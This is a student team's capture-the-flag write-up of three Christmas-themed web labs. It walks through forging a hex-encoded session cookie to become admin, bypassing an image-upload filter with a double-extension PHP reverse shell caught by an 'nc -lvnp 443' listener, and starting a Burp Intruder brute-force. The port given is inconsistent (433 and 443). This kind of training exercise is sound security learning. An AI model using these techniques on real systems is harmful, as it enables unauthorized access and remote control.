PSP0201

Week 2

Write Up

Group name: Code Blu

ID	Name	Role
1211103236	Tang Yu Xuan	Leader
1211102879	Koh Jia Jie	Member
1211101196	Tan Hui Jeen	Member
1211100571	Teh Yvonne	Member


Day 1: Web Exploitation - A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1:

After registering and logging into the Christmas control centre. We have no access to the control console






Opening the browser developer tools to check on the cookie




Question 2

Navigate to the storage tab and obtain the cookie




Question 3

Using Cyberchef, convert the cookie value to JSON string




Question 4

Changing the username to ‘santa’ then convert the JSON statement to hex



Question 5

Now we have access to the control console, switching on every control will show the flag



Through process/methodology:

We were directed to a login/registration page after gaining access to the target machine. We then went on to create an account and signed in. After logging in, we opened the developer tool in our browser and selected the storage tab to view the site cookie. We concluded from the cookie data that it was a hexadecimal value and used Cyberchef to convert it to text. The username element was detected in a JSON statement. We changed the administrator account's username to 'santa' and then converted it back to hexadecimal using Cyberchef. We reloaded the page after replacing the cookie value with the converted one. We were now taken to an administrator website (Santa's) where we were allowed to enable each control, which revealed the flag.


Day 2: Web Exploitation - The Elf strikes back!

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1:

The id was pasted as '?id=ODIzODI5MTNiYmYw' to access the next page




Question 2:

The webpage only accepts image files (hint: take a picture)




Question 3:


The uploaded files are stored in the /uploads/directory. Before uploading php-reverse-shell.php, change php-reverse-shell.php to php-reverse-shell.jpg.php.




Using nano to open the php-reverse-shell.jpg.php, change the $ip to the tun0 ip address and change the $port to 433. Then upload the php-reverse-shell.jpg.php.



The php-reverse-shell.jpg.php will be shown in the /uploads/ directory.




We create a listener to the uploaded reverse shell by using this command: sudo nc -lvnp 443 using the terminal



Question 4:

After accessing the php-reverse-shell.jpg.php in the /uploads/ directory, back to the terminal. Type the command: cat /var/www/flag.txt to get the flag.



Through process/methodology:

We typed our id to get access to the upload section of the site. The uploads section only accepts image files. It would not accept files without the .jpg extension. We renamed the php-reverse-shell.php to php-reverse-shell.jpg.php. The double-barreled extension makes it easy to bypass it. Then, we changed the default $ip to our tun0 IP address and $port to 443 using nano to create a PHP reverse shell script. We uploaded the php-reverse-shell.jpg.php which will be shown in the /uploads/ directory. Using the terminal, create a Netcat listener using the command: sudo nc -lvnp 443. Click on the php-reverse-shell.jpg.php in the /uploads/ directory and the terminal will show a response. Use the command: cat /var/www/flag.txt to get the flag.


Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Burpsuite

Solution/walkthrough:


Step 1:

Using Burpsuite browser, try a random username and password after switching on the intercept function in burpsuite.




Step 2:

Send the script to the intruder. Set the attack type to cluster bomb.

